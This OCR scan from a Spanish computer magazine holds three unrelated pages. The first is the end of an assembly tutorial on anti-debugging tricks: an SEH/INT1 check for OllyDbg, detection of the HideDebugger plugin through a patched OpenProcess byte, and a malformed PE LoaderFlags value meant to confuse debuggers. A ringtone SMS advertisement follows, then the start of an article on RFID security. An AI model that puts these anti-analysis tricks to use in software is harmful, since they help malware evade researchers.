FS:[ 0] ,ESP
```

Podemos ver como iniciamos aquí arriba, en estas dos instrucciones, el identificador de la excepción o el exception handler..

```
        db 0F3h,64h
             ;Prefijo
        db 0F1h
             ;INT 1h (longi-
tud de 1 byte)
        POP DWORD PTR FS:[ 0]
             ;Remueve el SEH
        ADD ESP,4
        POPAD
```

Aquí arriba, alineamos la pila, y restauramos todo. Si seguimos por aca, quiere decir que estamos frente a un debugger. Sino Olly, no pasaría por el prefijo.

```
        PUSH 30h
        PUSH offset DbgFoundTitle
        PUSH offset DbgFoundText
        PUSH 0
        CALL MessageBox

        RET
```

Aquí arriba, los mensajes de notificación correspondientes.

```
    SehContinue:
        POP DWORD PTR FS:[ 0]
             ;Remueve el SEH
        MOV ESP,DWORD PTR[ Save-
dESP]        ;Restaura ESP
        POPAD

        PUSH 40h
        PUSH offset DbgNot-
FoundTitle
        PUSH offset DbgNot-
FoundText
        PUSH 0
        CALL MessageBox

        RET
```

Y por último, se remueve el SEH, cuando no está Olly, lo podemos ver en SehContinue, se restaura ESP, por lo tanto se alinea la pila. Luego se muestra el cartel de no encontrado el debugger.

Detección del plugin HideDebugger en Olly

El mencionado plugin, modifica el API OpenProcess, insertando un JMP FAR, el cuál el código de operación es EAh.

```
        PUSH offset Krnel32
;kernel32.dll
        CALL GetModuleHandle

        PUSH offset OpnProcess
;OpenProcess
        PUSH EAX
        CALL GetProcAddress
```

Primero se obtiene el kernel32, y luego la dirección de la función OpenProcess.

```
        CMP BYTE
PTR[ EAX+6] ,0EAh
        JE @DebuggerDetected
```

Luego, se compara el byte número 7 (empezando desde la posición 0) con el valor del JMP FAR. Si vale lo que mencioné antes, entonces se muestra el mensaje de debugger detectado, sino no.

Mala interpretación y complicación en debugging por mal PE-Header
Una de las cosas más simples, pero a la vez más complicadas para un programador de un debugger, es la interpretación y la aplicación de las reglas a un fichero, según sus valores de cabecera, que, en teoría deberían reflejarse en lo que se verá posteriormente, para el usuario.

Mostraré un valor erróneo de cabecera, el que más complicó a Olly, cuando lo probé, y se trata de los llamados LoaderFlags.

Son un conjunto de flags que son utilizados sólo para debuggers. Raras veces éstos flags son establecidos por los linkeadores. Los valores posibles son:

"1 (Invoke a breakpoint instruction before starting the process?)
2 (Invoke a debugger on the process after it's been loaded?)"

En el fichero analizado, LoaderFlags contiene el valor: 0x298168AB

Como verán es completamente imposible que Olly, pueda interpretar este valor, y menos pensando que sólo son posibles 2 de ellos.

Tranquilamente, puede ser utilizado como buffer overflow, produciendo una intrusión inclusive. Pero esa, esa es otra historia. :)

Conclusión

Bien amigos, hemos visto diversos trucos, bastante interesantes, utilizados por muchos protectores, que podremos implementar en nuestras aplicaciones sin muchos inconvenientes, por no decir ninguno.

Nos vemos en la próxima. Espero que les haya gustado como a mí.

SparK
http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org
arielrm@intrabytes.com

LO MEJOR PARA TU MOVIL

MENSAJES AL 7477

Envia ARIMAG + EL CODIGO
al 7477 Ej: ARIMAG 50406






























60162	60166	60163	60676	60169
60156	60135	60614	60673	60150
60326	60626	60604	60571	31585
60337	60336	60133	60351	40077
60613	1009	60349	60599	60660
60600	60350	60601	60609	60598
60612	60603	60620	60602	60617
60314	60629	60622	60619	60671
60625	60168	60161	60154	60171
60217	60210	60303	60289	60152
60649	60651	60656	60657	60674





Envia ARPOLI + EL CODIGO
al 7477 Ej: ARPOLI 50406

50406 Gorillaz - Dirty Harry
50393 Red Hot Chilli Peppers - Dani Ca
50375 Fito y Fitipaldis - Soldadito Marin
50374 Extremoduro - Golfa
50291 Freestylers feat. Petra - Told You
50264 Green Day - Wake Me Up When
50245 Moby - Dream About Me
50080 Simple Plan - Welcome My Life
50068 Green Day - Boulevard Of Broke
50063 Gorillaz - Feel good inc
50061 Weezer - Beverly Hills
50058 Good Charlotte - Just Wan Live
50312 The Chemical Brothers - Galva
50155 Fatboy Slim - Slash Dot Dash
50146 Neng - Soy persona
50145 Neng - Que pasa Neng
50134 Carlinhos Brown y Dj Dero
50046 Chemical Brothers - Believe
50388 El Koala - Opa yo viace un corra
50353 Mattafix - Big City Life
50352 La Cabra Mecanica - La uña de
50348 The Rolling Stones - Rain fall do
50346 Simple - Crazy
50343 Nickelback - Far Away
50342 Hoy no me puedo levantar - Un..
50341 Goldfrapp - Number one
50332 Pastora - Dia tonto
50330 Modestia Aparte - Cosas de la.
50329 Jamie Cullum - Mind trick
50321 Pain - Shut Your mouth V2
50318 El Barrio - Querida enemiga
50408 Jean Michel Jarre - Oxygene
50407 Hari Mata Hari - Lejla (Eurovision)
50405 Fabrizio Faniello - I do (Eurovision)
50404 Elena Risteska - Ninanaina (Euro..)
50403 Dima Bilan - Never Let You go (Eu)
50400 Andre - Without Your Love (Euro..)
50391 Gypsy Kings - Hotel California
50390 Gloria Gaynor - I will survive
50389 Carlos Jeans - Have a nice day
50381 King Africa - Paquito el chocola..
50380 Complices - LLámame
50379 Victor - The fool on the hill
50378 Zucchero y Mana - Baila morena
50377 Scorpions - Winds of change
50376 Juanes - Nada valgo sin tu amor
50372 Ennio Morricone - La muerte..
50370 Anastacia - Left outside alone
50369 Alberto Iglesias
50368 Sergio Rivero - Me Envenena
50366 Niña Pastori - Tu me camelas
50363 Edurne - Despierta
50360 Coti y Paulina Rubio - Otra vez
50359 Belanova - Me pregunto
50358 Tara Blaise - The Three degrees
50355 Richard Ashcroft - Break the night
50354 OT 2005 - Batlika Medley
50351 Kelly Clarkson - Behind these hazel
50350 Chambao - Sueño y muero
50349 Bono Feat. Mary J Blige - One
50345 Sidonie - Joe
50344 Pablo Moro - Vodka y caramelos





Envia ARREAL + EL CODIGO
al 7477 Ej: ARREAL 50406

50397 Nina Simone - (Spot Audi A4)
50395 Marvin Gaye - (Spot Movistar)
50347 Andy Williams - (Spot Honda)
50338 Dennis MCCarthy - BSO V
50227 tangagirls
50223 nike_brasil
50222 martini
50212 cocacola
50383 Amelie BSO - La Valse Damelie
50382 Amelie BSO - Jy suis jamais alle
50363 Henry Manciny - La pantera rosa
50276 Soundtrack - Rocky
50275 Soundtrack - Pretty Woman
50244 Soundtrack - Pink Panther
50243 Soundtrack - 007 James Bond
50209 topgun
50208 tiburon
50207 halloween
50206 thegoodthebadandtheugly
50205 starwars
50204 spidemanII
50203 silenciodeloscorderos
50202 shrek2
50398 Pignoise - Nada que Perder
50368 Soundtrack - Revelde Way
50367 Soundtrack - Perdidos
50366 Soundtrack - Mujeres desespe..
50365 Soundtrack - Dr. House
50237 uefachampionsleagueofficia
50236 xfiles
50235 thesimpsons
50234 sesamestreet
50233 aquinohayquienviva
50232 knightrider
50231 willandgrace
50230 twinpeaks
50229 cheers
50228 teletubbies
50226 southparkth
50225 sensacion_vivir
50224 pokemon
50221 macgyver
50220 garfield
50219 flinstones
50218 familia_addams
50217 falconcrest




Para WAP y compatibles con fondos a color. Precio del SMS 1,20 + I.V.A. Servicio de ocio y entretenimiento Revisa el manual de tu terminal para verificar compatibilidad. Recuerda que para descargar contenidos necesitas tener WAP habilitado.



Human protocols

Nuestra capacidad de cómputo y almacenamiento es limitada al igual que la de las etiquetas RFID


La tecnología RFID podría revolucionar los procesos de identificación automática. En un futuro no muy lejano esta tecnología podría suplantar a los tan asentados códigos de barra. Pasados errores ocurridos en otras tecnologías tales como bluetooth o WiFi deberían hacernos reflexionar sobre la necesidad de la utilización de soluciones seguras. A su vez, deberíamos ser conscientes de las limitaciones severas tanto computacionales como de almacenamiento y circuitería de las etiquetas RFID.



Requisitos de seguridad

Para que el uso generalizado de las tarjetas RFID sea una realidad, se tendrán que resolver ciertos problemas de seguridad. Los problemas de privacidad y trazabilidad son los más importantes. A su vez, el problema de falsificación de las etiquetas está cobrando cada vez mayor importancia. La autenticación de las etiquetas es necesaria, ya que sin ella, la falsificación de las mismas sería muy sencilla. Además, sin ella, el contenido de las etiquetas podría ser accedido por lectores no legítimos. También es interesante destacar que un atacante podría introducir contenidos maliciosos en la etiqueta con el objetivo de atacar la base de datos.

A fin de solventar los problemas de seguridad anteriormente mencionados, son necesarias soluciones criptográficas. Desde un punto de vista teórico, la aplicación de criptografía simétrica y asimétrica es totalmente correcta. De hecho, existen un gran número de propuestas que siguen esta línea. Sin embargo, estas propuestas no son viables para las etiquetas de bajo coste que serán las que se utilicen a corto plazo. Las capacidades de cómputo y almacenamiento de este tipo de etiquetas son muy limitados. A fin de clarificar al lector las limitaciones de estas etiquetas, resumimos a continuación los parámetros más relevantes de las mismas: (ver **Cuadro 1**)




Protocolo de Autenticación (No seguro)


Capacidades de los humanos

